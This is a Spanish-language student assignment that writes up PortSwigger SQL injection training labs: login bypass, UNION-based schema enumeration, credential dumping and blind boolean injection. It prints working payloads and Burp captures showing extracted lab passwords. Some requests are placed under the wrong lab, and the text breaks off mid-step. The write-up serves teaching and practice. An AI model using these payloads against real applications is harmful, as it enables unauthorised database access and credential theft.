

**Universidad  
del Caribe**

2000

CANCUN, QUINTANA ROO, MEXICO

CONOCIMIENTO Y CULTURA PARA EL DESARROLLO HUMANO

Trabajo:

## SQL injection

Materia:

Seguridad de datos

Profesor:

Jiménez Sánchez Ismael

Parcial 1

Nombre de estudiante:

Cintya yaritza pacheco mex

Matrícula:

190300003

Programa educativo:

Ingeniería datos e inteligencia organizacional

## Índice

<b>SQL injection.....</b>	<b>1</b>
1. Laboratorio: Vulnerabilidad de inyección SQL en la cláusula WHERE que permite la recuperación de datos ocultos.....	3
2.- Laboratorio: Vulnerabilidad de inyección SQL que permite omitir el inicio de sesión	4
3.- Laboratorio: ataque de inyección SQL , consulta del tipo y versión de la base de datos en Oracle.....	5
4.- Laboratorio: ataque de inyección SQL , consulta del tipo y versión de la base de datos en MySQL y Microsoft.....	6
5.- Laboratorio: ataque de inyección SQL , enumerando el contenido de la base de datos en bases de datos que no son Oracle.....	7
6.- Laboratorio: ataque de inyección SQL , enumerando el contenido de la base de datos en Oracle.....	9
7.- ataque UNION de inyección SQL , determinando el número de columnas devueltas por la consulta.....	10
8.- Laboratorio: ataque UNIÓN de inyección SQL , búsqueda de una columna que contiene texto.....	11
10.- Laboratorio: ataque UNION de inyección SQL , recuperando múltiples valores en una sola columna.....	14
11.- Laboratorio: Inyección SQL ciega con respuestas condicionales.....	16
12.- Laboratorio: Inyección SQL ciega con errores condicionales.....	22
13.- Laboratorio: Inyección SQL basada en errores visibles.....	27
14.- Laboratorio: Inyección SQL basada en errores visibles.....	29
15.- Laboratorio: Inyección SQL ciega con retrasos de tiempo.....	32
16.- Laboratorio: Inyección SQL ciega con retardos de tiempo y recuperación de información.....	33
17.- Laboratorio: Inyección SQL ciega con interacción fuera de banda.....	45
18.- Laboratorio: Inyección SQL ciega con exfiltración de datos fuera de banda.....	45
19.- Laboratorio: Inyección SQL con omisión de filtro mediante codificación XML....	46

# ¿Qué es la inyección SQL (SQLi)?

La inyección SQL (SQLi) es una vulnerabilidad de seguridad web que permite a un atacante interferir con las consultas que realiza una aplicación a su base de datos. Esto puede permitir que un atacante vea datos que normalmente no puede recuperar. Esto podría incluir datos que pertenecen a otros usuarios o cualquier otro dato al que pueda acceder la aplicación. En muchos casos, un atacante puede modificar o eliminar estos datos, provocando cambios persistentes en el contenido o el comportamiento de la aplicación.

Un ataque de inyección SQL exitoso puede resultar en acceso no autorizado a datos confidenciales, como:

- Contraseñas.
- Detalles de la tarjeta de crédito.
- Información personal del usuario.

Los ataques de inyección SQL se han utilizado en muchas violaciones de datos de alto perfil a lo largo de los años. Estos han causado daños a la reputación y multas regulatorias

Prácticas de laboratorio

## 1. Laboratorio: Vulnerabilidad de inyección SQL en la cláusula WHERE que permite la recuperación de datos ocultos.

### SQL injection

LAB

APPRENTICE

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data →

Solved

Utilice Burp Suite para interceptar y modificar la solicitud que establece el filtro de categoría de producto.

Modifica el category parámetro, dándole el valor.'+OR+1=1--

```
* category '+OR+1=1--
```

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being edited, changing the 'category' parameter from its original value to '+OR+1=1--'. The response pane displays the resulting HTML page, which includes a script that performs a MySQL injection attack to query database information.

```
1 GET /filter?category=5 OR '1'=1
2 Host: 0a0b00d604afaf4386b393fa008e009a.web-security-academy.net
3 Set-Ch-Ua: "Chromium";v="121", "Not A(Brand)",v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: es-419,es;q=0.9
15 Priority: u=0, i
16 Connection: close
17
18
19
20
21
22
```

HTTP/2 200 OK  
Content-Type: text/html; charset=utf-8  
Set-Cookie: session=U7fhjLzXUauY1bHEquyRQRTXRLRkuCw; Secure, HttpOnly, SameSite=None  
X-Frame-Options: SAMEORIGIN  
Content-Length: 8804  
  
<!DOCTYPE html>  
<html>  
<head>  
<link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">  
<link href="/resources/css/lab+Ecommerce.css rel="stylesheet">  
<title>SQL injection attack, querying the database type and version on MySQL and Microsoft</title>  
</head>  
<body>  
<script src="/resources/labheader/js/labHeader.js"></script>  
<div id="academyLabHeader">  
<div class="container">  
<div class="logo"></div>  
<div class="title-container">  
<h2>SQL injection attack, querying the database type and version on MySQL and Microsoft</h2>  
<a id="lab-link" class="button" href="/">Back to lab home</a>  
</div>  
</div>

## 2.- Laboratorio: Vulnerabilidad de inyección SQL que permite omitir el inicio de sesión

The screenshot shows the OWASP ZAP interface with a completed lab titled 'APPRENTICE SQL injection vulnerability allowing login bypass'. The status bar indicates the task is solved.

LAB APPRENTICE SQL injection vulnerability allowing login bypass → Solved

1. Utilice Burp Suite para interceptar y modificar la solicitud de inicio de sesión.
2. Modifica el **username** parámetro dándole el valor:**administrator'--**

```
* username
```

```
* administrator'--
```

Request to https://0a0b00d604afaf4386b393fa008e009a.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```

1 GET /filter?category=Gifts '+UNION+SELECT+'abc','def'# HTTP/1.1 \r \n
2 Host: 0a0b00d604afaf4386b393fa008e009a.web-security-academy.net \r \n
3 Sec-Ch-UA: "Chromium";v="121", "Not A(Brand";v="99" \r \n
4 Sec-Ch-UA-Mobile: ?0\r\n
5 Sec-Ch-UA-Platform: "Windows"\r\n
6 Upgrade-Insecure-Requests: 1\r\n
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36\r\n
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
9 Sec-Fetch-Site: none\r\n
10 Sec-Fetch-Mode: navigate\r\n
11 Sec-Fetch-User: ?1\r\n
12 Sec-Fetch-Dest: document\r\n
13 Accept-Encoding: gzip, deflate, br\r\n
14 Accept-Language: es-419,es;q=0.9\r\n
15 Priority: u=0, i\r\n
16 Connection: close\r\n
17 \r\n
18

```

### 3.- Laboratorio: ataque de inyección SQL , consulta del tipo y versión de la base de datos en Oracle.



Esta práctica de laboratorio contiene una vulnerabilidad de inyección SQL en el filtro de categoría de producto. Puede utilizar un ataque UNION para recuperar los resultados de una consulta inyectada.

Para resolver la práctica de laboratorio, muestre la cadena de versión de la base de datos.

1. Utilice Burp Suite para interceptar y modificar la solicitud que establece el filtro de categoría de producto.
2. Determine el número de columnas que devuelve la consulta y qué columnas contienen datos de texto . Verifique que la consulta devuelva dos columnas, las cuales contengan texto, utilizando una carga útil como la siguiente en el **category** parámetro:
3. '+UNION+SELECT+'abc','def'+FROM+dual--
4. Utilice la siguiente carga útil para mostrar la versión de la base de datos:
5. '+UNION+SELECT+BANNER,+NULL+FROM+v\$version--

```
Pretty Raw Hex
1 GET /filter?category=Accessories
2 '+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables-- HTTP/2
3 Host: Oaf600320418508082ac927100aa00d8.web-security-academy.net
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: es-419,es;q=0.9
16 Priority: u=0, i
17
```

#### 4.- Laboratorio: ataque de inyección SQL , consulta del tipo y versión de la base de datos en MySQL y Microsoft



Esta práctica de laboratorio contiene una vulnerabilidad de inyección SQL en el filtro de categoría de producto. Puede utilizar un ataque UNIÓN para recuperar los resultados de una consulta inyectada.

Para resolver la práctica de laboratorio, muestre la cadena de versión de la base de datos.

1. Utilice Burp Suite para interceptar y modificar la solicitud que establece el filtro de categoría de producto.

2. Determine el número de columnas que devuelve la consulta y qué columnas contienen datos de texto . Verifique que la consulta devuelva dos columnas, las cuales contengan texto, utilizando una carga útil como la siguiente en el `category`parámetro:
3. '+UNION+SELECT+'abc','def#'
4. Utilice la siguiente carga útil para mostrar la versión de la base de datos:
5. '+UNION+SELECT+@@version,+NULL#'

```

Pretty Raw Hex
1 GET /filter?category=Accessories
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables-- HTTP/2
2 Host: 0a8a006b03373c2080bb082400160088.web-security-academy.net
3 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: es-419,es;q=0.9
15 Priority: u=0, i
16
17

```

```

Pretty Raw Hex Render
pg_partitioned_table
</th>
</tr>
<tr>
<th>
pg_available_extension_versions
</th>
</tr>
<tr>
<th>
pg_shdescription
</th>
</tr>
<tr>
<th>
user_kxxzwr
</th>
</tr>
<tr>
<th>
user_defined_types
</th>
</tr>
<tr>
<th>
udt_privileges
</th>
</tr>
<tr>
<th>
sql_packages
</th>

```

## 5.- Laboratorio: ataque de inyección SQL , enumerando el contenido de la base de datos en bases de datos que no son Oracle



1. Utilice Burp Suite para interceptar y modificar la solicitud que establece el filtro de categoría de producto.
2. Determine el número de columnas que devuelve la consulta y qué columnas contienen datos de texto . Verifique que la consulta devuelva dos columnas, las cuales contengan texto, utilizando una carga útil como la siguiente en el **category** parámetro:  
`'+UNION+SELECT+'abc','def'--`
3. Utilice la siguiente carga útil para recuperar la lista de tablas en la base de datos:  
`'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--`
4. Busque el nombre de la tabla que contiene las credenciales de usuario.
5. Utilice la siguiente carga útil (que reemplaza el nombre de la tabla) para recuperar los detalles de las columnas de la tabla:  
`'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--`
6. Busque los nombres de las columnas que contienen nombres de usuario y contraseñas.
7. Utilice la siguiente carga útil (que reemplaza los nombres de tablas y columnas) para recuperar los nombres de usuario y contraseñas de todos los usuarios:  
`'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--`
8. Busque la contraseña del administrador usuario y úsela para iniciar sesión.

```

Pretty Raw Hex Render
1 GET /filter?category=Accessories
2   '+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_
3   _xxzwr'-' HTTP/2
4 Host: 0a8a006b03373c2080hb082400160088.web-security-academy.net
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.6167.160 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
12 ;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: none
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: es-419,es;q=0.9
19 Priority: u=0, i
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64 Corporate gifts
65 <a class="filter-category" href="/filter?category=Pets">
66 Pets
67 </a>
68 <a class="filter-category" href="/filter?category=Tech+gifts">
69 Tech gifts
70 </a>
71 <a class="filter-category" href="/filter?category=Toys++Games">
72 Toys & Games
73 </a>
74 </section>
75 <table class="is-table-longdescription">
76 <tbody>
77 <tr>
78 <th>
79 password_xmshnc
80 </th>
81 </tr>
82 <tr>
83 <th>
84 username_adjuvf
85 </th>
86 </tr>
87 <tr>
88 <th>
89 email
90 </th>
91 </tr>
92 </tbody>
93 </table>
94 </div>

```

## 6.- Laboratorio: ataque de inyección SQL , enumerando el contenido de la base de datos en Oracle



1. Utilice Burp Suite para interceptar y modificar la solicitud que establece el filtro de categoría de producto.
2. Determine el número de columnas que devuelve la consulta y qué columnas contienen datos de texto . Verifique que la consulta devuelva dos columnas, las cuales contengan texto, utilizando una carga útil como la siguiente en el `category` parámetro:
3. `'+UNION+SELECT+'abc','def'+FROM+dual--`
4. Utilice la siguiente carga útil para recuperar la lista de tablas en la base de datos:
5. `'+UNION+SELECT+table_name,NULL+FROM+all_tables--`
6. Busque el nombre de la tabla que contiene las credenciales de usuario.
7. Utilice la siguiente carga útil (que reemplaza el nombre de la tabla) para recuperar los detalles de las columnas de la tabla:

8. '+UNION+SELECT+column\_name,NULL+FROM+all\_table\_columns+WHERE+table\_name='USERS\_ABCDEF'--
9. Busque los nombres de las columnas que contienen nombres de usuario y contraseñas.
10. Utilice la siguiente carga útil (que reemplaza los nombres de tablas y columnas) para recuperar los nombres de usuario y contraseñas de todos los usuarios:
11. '+UNION+SELECT+USERNAME\_ABCDEF,+PASSWORD\_ABCDEF+FROM+USER\_S\_ABCDEF--
12. Busque la contraseña del `administrator` usuario y úsela para iniciar sesión.

```

Pretty Raw Tex Pretty Raw Tex Render
1 GET /filter?category=Accessories
2   '+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_
3   _xxxwv'-- HTTP/2
4 Host: 0a8a00b03373c2080bb082400160088.web-security-academy.net
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/121.0.6167.160 Safari/537.36
11 Accept:
12   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
13   ;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: none
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: es-419,es;q=0.9
19 Priority: ue0, i
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66 Tech gifts
67   </a>
68   <a class="filter-category" href="/filter?category=Toys+Games">
69     Toys & Games
70   </a>
71   </section>
72   <table class="is-table-longdescription">
73     <tbody>
74       <tr>
75         <th>
76           password_xashnc
77         </th>
78         <td>
79           <table>
80             <tbody>
81               <tr>
82                 <th>
83                   user_name_adjuvf
84                 </th>
85               </tr>
86             </tbody>
87           </table>
88         </td>
89       </tr>
90     </tbody>
91   </table>
92   </div>
93   </section>
94   <div class="footer-wrapper">
95     </div>
96   </div>
97 </body>
98 </html>

```

## 7.- ataque UNION de inyección SQL , determinando el número de columnas devueltas por la consulta




- Utilice Burp Suite para interceptar y modificar la solicitud que establece el filtro de categoría de producto.
- Modifica el **category**parámetro dándole el valor '**+UNION+SELECT+NULL--**. Observe que se produce un error.
- Modifique el **category**parámetro para agregar una columna adicional que contenga un valor nulo:
- '+UNION+SELECT+NULL,NULL--**
- Continúe agregando valores nulos hasta que el error desaparezca y la respuesta incluya contenido adicional que contenga los valores nulos.

```

1 GET /filter?category=Accessories
2 '+UNION+SELECT+username_ajdwrf,+password_xmshnc+FROM+users_kxxzwr-- HTTP/2
3 Host: 0a8a006b0373c2080bb082400160088.web-security-academy.net
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="55"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: es-419,es;q=0.9
15 Priority: u=0, i
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64 </a>
65 <a class="filter-category" href="/filter?category=Pets">
66 Pets
67 </a>
68 <a class="filter-category" href="/filter?category=Tech+gifts">
69 Tech gifts
70 </a>
71 <a class="filter-category" href="/filter?category=Toys+Games">
72 Toys & Games
73 </a>
74 </section>
75 <table class="is-table-longdescription">
76 <thead>
77 <tr>
78 <th>
79 administrator
  
```

## 8.- Laboratorio: ataque UNIÓN de inyección SQL , búsqueda de una columna que contiene texto



- Utilice Burp Suite para interceptar y modificar la solicitud que establece el filtro de categoría de producto.
- Determine el número de columnas que devuelve la consulta . Verifique que la consulta devuelva tres columnas, utilizando la siguiente carga útil en el **category**parámetro:
- '+UNION+SELECT+NULL,NULL,NULL--**

4. Intente reemplazar cada valor nulo con el valor aleatorio proporcionado por el laboratorio, por ejemplo:
5. '+UNION+SELECT+'abcdef',NULL,NULL--
6. Si se produce un error, pase al siguiente valor nulo e inténtelo.

**Request**

Pretty Raw Hex

```

1 GET /filter?category=Gifts'+UNION+SELECT+NULL,'a',+NULL+-- HTTP/2
2 Host: 0a6300b6043f861e804fda8300ce0040.web-security-academy.net
3 http/2:
4 http/2:
5 Cookie: session=lodGiIxaMOuDJZQL2QvRSQkuzQnBHOIG
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate
0 Referer: https://0a6300b6043f861e804fda8300ce0040.web-security-academy.net/
1 Upgrade-Insecure-Requests: 1
2 Sec-Fetch-Dest: document
3 Sec-Fetch-Mode: navigate
4 Sec-Fetch-Site: same-origin
5 Sec-Fetch-User: ?1
6 Te: trailers
7

```

**Response**

Pretty Raw Hex Render

**Gifts' UNION SELECT NULL, 'a', NULL**

Refine your search:

All Gifts Lifestyle Pets Tech gifts Toys & Games

High-End Gift Wrapping	\$91.68	<a href="#">View details</a>
Couple's Umbrella	\$23.47	<a href="#">View details</a>

## 9.- Laboratorio: ataque UNION de inyección SQL , recuperando datos de otras tablas



1. Utilice Burp Suite para interceptar y modificar la solicitud que establece el filtro de categoría de producto.
2. Determine el número de columnas que devuelve la consulta y qué columnas contienen datos de texto . Verifique que la consulta devuelva dos columnas, las cuales contengan texto, utilizando una carga útil como la siguiente en el parámetro de categoría:
3. '+UNION+SELECT+'abc','def'--
4. Utilice la siguiente carga útil para recuperar el contenido de la `users` tabla:
5. '+UNION+SELECT+username,+password+FROM+users--

## 6. Verifique que la respuesta de la aplicación contenga nombres de usuario y contraseñas.

**Request**

```
Pretty Raw Hex
1 GET /filter?category=Gifts'+ORDER+BY+1-- HTTP/2
2 Host: 0ab400df047ec5f1810f2f1700ab00d3.web-security-academy.net
3 Cookie: session=abuP9PSkdDA0x08Knhu6IidbJlyUPPH8
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

**Response**

**Request**

```
Pretty Raw Hex
1 GET /filter?category=Gifts'+UNION+SELECT+'a',+NULL-- HTTP/2
2 Host: 0ab400df047ec5f1810f2f1700ab00d3.web-security-academy.net
3 Cookie: session=abuP9PSkdDA0x08Knhu6IidbJlyUPPH8
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
```


**Response**

**Request**

```
Pretty Raw Hex
1 GET /filter?category=Gifts'+UNION+SELECT+username,+password+FROM+users++-- HTTP/2
2 Host: 0ab400df047ec5f1810f2f1700ab00d3.web-security-academy.net
3 | http/2:
4 Cookie: session=abuP9PSkdDA0x08Knhu6IidbJlyUPPH8
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14
```

**Response**

## 10.- Laboratorio: ataque UNION de inyección SQL , recuperando múltiples valores en una sola columna.



1. Utilice Burp Suite para interceptar y modificar la solicitud que establece el filtro de categoría de producto.
2. Determine el número de columnas que devuelve la consulta y qué columnas contienen datos de texto . Verifique que la consulta devuelva dos columnas, de las cuales solo una contengan texto, utilizando una carga útil como la siguiente en el `category`parámetro:
3. '+UNION+SELECT+NULL,'abc'--
4. Utilice la siguiente carga útil para recuperar el contenido de la `users`tabla:
5. '+UNION+SELECT+NULL,username||'~'||password+FROM+users--
6. Verifique que la respuesta de la aplicación contenga nombres de usuario y contraseñas.

The screenshot displays the Burp Suite interface. On the left, the 'Request' tab shows a GET request to '/filter?category=Accessories'+UNION+SELECT+NULL+--. The response tab on the right shows a page with the title 'Web Se Acader' and the text 'SQL injection UNION attack, retrieving multiple values in a single column'. A red banner at the bottom indicates an 'Internal Server Error'. A green button labeled 'Solve lab home' is visible.

The screenshot shows a request and response in a browser interface. The request is a GET to '/filter?category=Accessories' with a query parameter containing a UNION SELECT payload. The response shows a search result for 'Accessories' with a link to 'ZZZZZZ Bed - Your New Home Office'.

```

Request
Pretty Raw Hex
1 GET /filter?category=Accessories'+UNION+SELECT+NULL,'a'+..] HTTP/2
2 Host: 0ac600ef03f82a49834e4d30008c00d7.web-security-academy.net
3 Cookie: session=T09ZybBvXqr58AQ6e0Qm7rBPozbK5XaN
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15

```

Response

```

Pretty Raw Hex Render
Accessories' UNION SELECT NULL, 'a'
--
```

Refine your search:

All Accessories Food & Drink Gifts Pets Tech gifts

ZZZZZZ Bed - Your New Home Office [View details](#)

## Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

<b>Oracle</b>	SELECT banner FROM v\$version SELECT version FROM v\$instance
<b>Microsoft</b>	SELECT @@version
<b>PostgreSQL</b>	SELECT version()
<b>MySQL</b>	SELECT @@version

The screenshot shows a request and response in a browser interface. The request is a GET to '/filter?category=Accessories' with a query parameter containing a UNION SELECT payload. The response shows a search result for 'Accessories' with multiple items: Cheshire Cat Grin, wiener~~~w85r5g43xg4yzuzlo8g2, Giant Pillow Thing, carlos~~~iopodm27jwiio2a857fm, Six Pack Beer Belt, administrator~~~23hfauyy7szhm0bj03kt, and ZZZZZZ Bed - Your New Home Office.

```

Request
Pretty Raw Hex
1 GET /filter?category=
Accessories'+UNION+(SELECT+null,username||'~~~'||password+FROM+users)+..] HTTP/2
2 Host: 0ac600ef03f82a49834e4d30008c00d7.web-security-academy.net
3 http/2:
4 Cookie: session=T09ZybBvXqr58AQ6e0Qm7rBPozbK5XaN
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Te: trailers
15

```


Response

```

Pretty Raw Hex Render
Cheshire Cat Grin View details
wiener~~~w85r5g43xg4yzuzlo8g2
Giant Pillow Thing View details
carlos~~~iopodm27jwiio2a857fm
Six Pack Beer Belt View details
administrator~~~23hfauyy7szhm0bj03kt
ZZZZZZ Bed - Your New Home Office View details

```

## 11.- Laboratorio: Inyección SQL ciega con respuestas condicionales



1. Visite la página principal de la tienda y utilice Burp Suite para interceptar y modificar la solicitud que contiene la `TrackingId` cookie. Para simplificar, digamos que el valor original de la cookie es `TrackingId=xyz`.
2. Modifique la `TrackingId` cookie, cambiándola a:
  3. `TrackingId=xyz' AND '1='1`
  4. Verifique que aparezca el mensaje "Bienvenido de nuevo" en la respuesta.
  5. Ahora cámbialo a:
    6. `TrackingId=xyz' AND '1='2`
    7. Verifique que el mensaje "Bienvenido de nuevo" no aparezca en la respuesta. Esto demuestra cómo se puede probar una única condición booleana e inferir el resultado.
    8. Ahora cámbialo a:
      9. `TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a`
      10. Verifique que la condición sea verdadera, confirmando que existe una tabla llamada `users`.
      11. Ahora cámbialo a:
        12. `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a`
        13. Verifique que la condición sea verdadera, confirmando que hay un usuario llamado `administrator`.
        14. El siguiente paso es determinar cuántos caracteres hay en la contraseña del `administrator` usuario. Para hacer esto, cambie el valor a:

15. `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a`
16. Esta condición debe ser verdadera, lo que confirma que la contraseña tiene más de 1 carácter de longitud.
17. Envíe una serie de valores de seguimiento para probar diferentes longitudes de contraseña. Enviar:
